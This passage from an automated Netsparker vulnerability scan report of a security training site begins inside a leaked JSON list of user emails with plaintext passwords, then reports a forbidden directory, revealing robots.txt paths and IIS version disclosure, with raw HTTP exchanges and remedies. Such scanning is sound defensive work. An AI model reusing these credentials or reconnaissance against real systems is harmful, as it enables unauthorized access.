i","LastName":"Räikkönen","IsAdmin":null,"Password":"iloveyou"},{"UserId":4,"Email":"fernandoalonso@f1.
com","FirstName":"Fernando","LastName":"Alonso","IsAdmin":null,"Password":"11111111"},{"UserId":5,"Emai
l":"lewishamilton@f1.com","FirstName":"Lewis","LastName":"Hamilton","IsAdmin":null,"Password":"thx113
8"},{"UserId":6,"Email":"felipemassa@f1.com","FirstName":"Felipe","LastName":"Massa","IsAdmin":null,"Pa
ssword":"rainbow"},{"UserId":7,"Email":"markwebber@f1.com","FirstName":"Mark","LastName":"Webber","IsAd
min":null,"Password":"gogogo"},{"UserId":8,"Email":"romaingrosjean@f1.com","FirstName":"Romain","LastNa
me":"Grosjean","IsAdmin":null,"Password":"scorpion"},{"UserId":9,"Email":"pauldiresta@f1.com","FirstNam
e":"Paul","LastName":"di Resta","IsAdmin":null,"Password":"jordan23"},{"UserId":10,"Email":"nicorosberg
@f1.com","FirstName":"Nico","LastName":"Rosberg","IsAdmin":null,"Password":"trinity"},{"UserId":11,"Ema
il":"jensonbutton@f1.com","FirstName":"Jenson","LastName":"Button","IsAdmin":null,"Password":"wwwww"},
{"UserId":12,"Email":"sergioperez@f1.com","FirstName":"Sergio","LastName":"Pérez","IsAdmin":null,"Passw
ord":"america1"},{"UserId":13,"Email":"danielricciardo@f1.com","FirstName":"Daniel","LastName":"Ricciar
do","IsAdmin":null,"Password":"millions"},{"UserId":14,"Email":"adriansutil@f1.com","FirstName":"Adria
n","LastName":"Sutil","IsAdmin":null,"Password":"ffffffff"},{"UserId":15,"Email":"nicohulkenberg@f1.com
","FirstName":"Nico","LastName":"Hülkenberg","IsAdmin":null,"Password":"sporting"},{"UserId":16,"Emai
l":"jean-ericvergne@f1.com","FirstName":"Jean-Éric","LastName":"Vergne","IsAdmin":null,"Password":"vade
r1"},{"UserId":17,"Email":"estebangutierrez@f1.com","FirstName":"Esteban","LastName":"Gutiérrez","IsAdm
in":null,"Password":"qwertzui"},{"UserId":18,"Email":"valtteribottas@f1.com","FirstName":"Valtteri","La
stName":"Bottas","IsAdmin":null,"Password":"save13tx"},{"UserId":19,"Email":"pastormaldonado@f1.com","F
irstName":"Pastor","LastName":"Maldonado","IsAdmin":null,"Password":"frenchie"},{"UserId":20,"Email":"j
ulesbianchi@f1.com","FirstName":"Jules","LastName":"Bianchi","IsAdmin":null,"Password":"hpk2qc"},{"User
Id":21,"Email":"charlespic@f1.com","FirstName":"Charles","LastName":"Pic","IsAdmin":null,"Password":"so
oners1"},{"UserId":22,"Email":"giedovandergarde@f1.com","FirstName":"Giedo","LastName":"van der Gard
```

e","IsAdmin":null,"Password":"pennywise"},{"UserId":23,"Email":"maxchilton@f1.com","FirstName":"Max","LastName":"Chilton","IsAdmin":null,"Password":"qwerty"}]

Remedy

Use generic email addresses such as contact@ or info@ for general communications and remove user/people-specific email addresses from the website; should this be required, use submission forms for this purpose.

External References

- Wikipedia - Email Spam

CLASSIFICATION

CWE	200
CAPEC	118
WASC	13
OWASP Proactive Controls	C7
ISO27001	A.9.4.1

CVSS 3.0 SCORE

Base	5.3 (Medium)
Temporal	5.3 (Medium)
Environmental	5.3 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

CVSS 3.1 SCORE

Base	5.3 (Medium)
Temporal	5.3 (Medium)
Environmental	5.3 (Medium)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

31. Forbidden Resource

INFORMATION 1 CONFIRMED 1

Netsparker identified a forbidden resource.

Access to this resource has been denied by the web server. This is generally not a security issue, and is reported here for informational purposes.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Vulnerabilities

31.1. http://hack-yourself-first.com/Images/

CONFIRMED

Request

```
GET /Images/ HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 161.4405 **Total Bytes Received** : 238 **Body Length** : 58 **Is Compressed** : No

```
HTTP/1.1 403 Forbidden

Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
X-XSS-Protection: 0
Content-Length: 58
Content-Type: text/html
Date: Wed, 16 Sep 2020 00:36:41 GMT

You do not have permission to view this directory or page.
```

CLASSIFICATION

OWASP Proactive Controls	C8
ISO27001	A.8.1.1

32. Robots.txt Detected

INFORMATION 1 | CONFIRMED 1

Netsparker detected a `Robots.txt`file with potentially sensitive content.

Impact

Depending on the content of the file, an attacker might discover hidden directories and files.

Vulnerabilities

32.1. http://hack-yourself-first.com/robots.txt

CONFIRMED

Interesting Robots.txt Entries

- Disallow: /images/
- Disallow: /scripts/
- Disallow: /secret/admin/
- Disallow: /api/admin/users

Request

```
GET /robots.txt HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 162.3943 **Total Bytes Received** : 422 **Body Length** : 109 **Is Compressed** : No

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 182
Last-Modified: Sun, 26 Jan 2020 15:57:38 GMT
Accept-Ranges: bytes
Content-Type: text/plain
Content-Encoding:
Date: Wed, 16 Sep 2020 00:36:43 GMT
ETag: "ebc4795561d4d51:0"

User-agent:*
Disallow:/images/
Disallow:/scripts/
Disallow:/secret/admin/
Disallow:/api/admin/users
```

Remedy

Ensure you have nothing sensitive exposed within this file, such as the path of an administration panel. If disallowed paths are sensitive and you want to keep it from unauthorized access, do not write them in the `Robots.txt`, and ensure they are correctly protected by means of authentication.
`Robots.txt`is only used to instruct search robots which resources should be indexed and which ones are not.

The following block can be used to tell the crawler to index files under /web/ and **ignore the rest**:

```
User-Agent: *
Allow: /web/
Disallow: /
```

Please note that when you use the instructions above, **search engines will not index your website** except for the specified directories.

If you want to hide certain section of the website from the search engines `X-Robots-Tag`can be set in the response header to tell crawlers whether the file should be indexed or not:

```
X-Robots-Tag: googlebot: nofollow
X-Robots-Tag: otherbot: noindex, nofollow
```

By using `X-Robots-Tag`you don't have to list the these files in your `Robots.txt`.

It is also not possible to prevent media files from being indexed by putting using Robots Meta Tags. `X-Robots-Tag`resolves this issue as well.

For Apache, the following snippet can be put into `httpd.conf`or an `.htaccess`file to restrict crawlers to index multimedia files without exposing them in `Robots.txt`

```
<Files ~ "\.pdf$">
# Don't index PDF files.
Header set X-Robots-Tag "noindex, nofollow"
</Files>
```

```
<Files ~ "\.(png|jpe?g|gif)$">
#Don't index image files.
Header set X-Robots-Tag "noindex"
</Files>
```

External References

- What Content Is Not Crawled? - Google
- How Search organizes information
- X-Robots-Tag: A Simple Alternate For Robots .txt and Meta Tag

CLASSIFICATION

OWASP Proactive Controls	C7
ISO27001	A.18.1.3

33. Version Disclosure (IIS)

INFORMATION 1

Netsparker identified a version disclosure (IIS) in target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of IIS.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Vulnerabilities

33.1. http://hack-yourself-first.com/

Extracted Version

- 10.0

Certainty

Request

```
GET / HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 419.1538 **Total Bytes Received** : 9993 **Body Length** : 9539 **Is Compressed** : No

```
HTTP/1.1 200 OK
Set-Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; path=/; HttpOnly; SameSite=Lax
Set-Cookie: VisitStart=9/16/2020 12:36:25 AM; path=/
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 3564
Date: Wed, 16 Sep 2020 00:36:25 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: prHTTP/1.1 200 OK
Set-Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; path=/; HttpOnly; SameSite=Lax
Set-Cookie: VisitStart=9/16/2020 12:36:25 AM; path=/
Server: Microsoft-IIS/10.0

X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 3564
Date: Wed, 16 Sep 2020 00:36:25 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-V
…
```

Remedy

Configure your web server to prevent information leakage from the `SERVER`header of its HTTP response.

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	205
CAPEC	170
WASC	45
HIPAA	164.306(A), 164.308(A)
OWASP Proactive Controls	C7
ISO27001	A.18.1.3

Show Scan Detail

Enabled Security Checks : BREACH Attack,
Code Evaluation,
Code Evaluation (Out of Band),
Command Injection,
Command Injection (Blind),
Content Security Policy,
Content-Type Sniffing,
Cookie,
Cross Frame Options Security,
Cross-Origin Resource Sharing (CORS),
Cross-Site Request Forgery,
Cross-site Scripting,
Cross-site Scripting (Blind),
Custom Script Checks (Active),
Custom Script Checks (Passive),
Custom Script Checks (Per Directory),
Custom Script Checks (Singular),
Expect Certificate Transparency (Expect-CT),
File Upload,
Header Analyzer,
HSTS,
HTML Content,

	HTTP Header Injection, HTTP Methods, HTTP Status, HTTP.sys (CVE-2015-1635), IFrame Security, Insecure JSONP Endpoint, Insecure Reflected Content, JavaScript Libraries, Local File Inclusion, Login Page Identifier, Mixed Content, Open Redirection, Referrer Policy, Reflected File Download, Remote File Inclusion, Reverse Proxy Detection, Server-Side Request Forgery (DNS), Server-Side Request Forgery (Pattern Based), Signatures, SQL Injection (Blind), SQL Injection (Boolean), SQL Injection (Error Based), SQL Injection (Out of Band), SSL, Static Resources (All Paths), Static Resources (Only Root Path), Unicode Transformation (Best-Fit Mapping), WAF Identifier, Web App Fingerprint, Web Cache Deception, WebDAV, Windows Short Filename, XML External Entity, XML External Entity (Out of Band)
URL Rewrite Mode	: Heuristic
Detected URL Rewrite Rule(s)	: None
Excluded URL Patterns	: (log|sign)\-?(out|off) exit endsession gtm\.js WebResource\.axd ScriptResource\.axd
Authentication	: None
Scheduled	: No
Additional Website(s)	: None

This report created with 5.8.2.28358-master-3d7991d
https://www.netsparker.com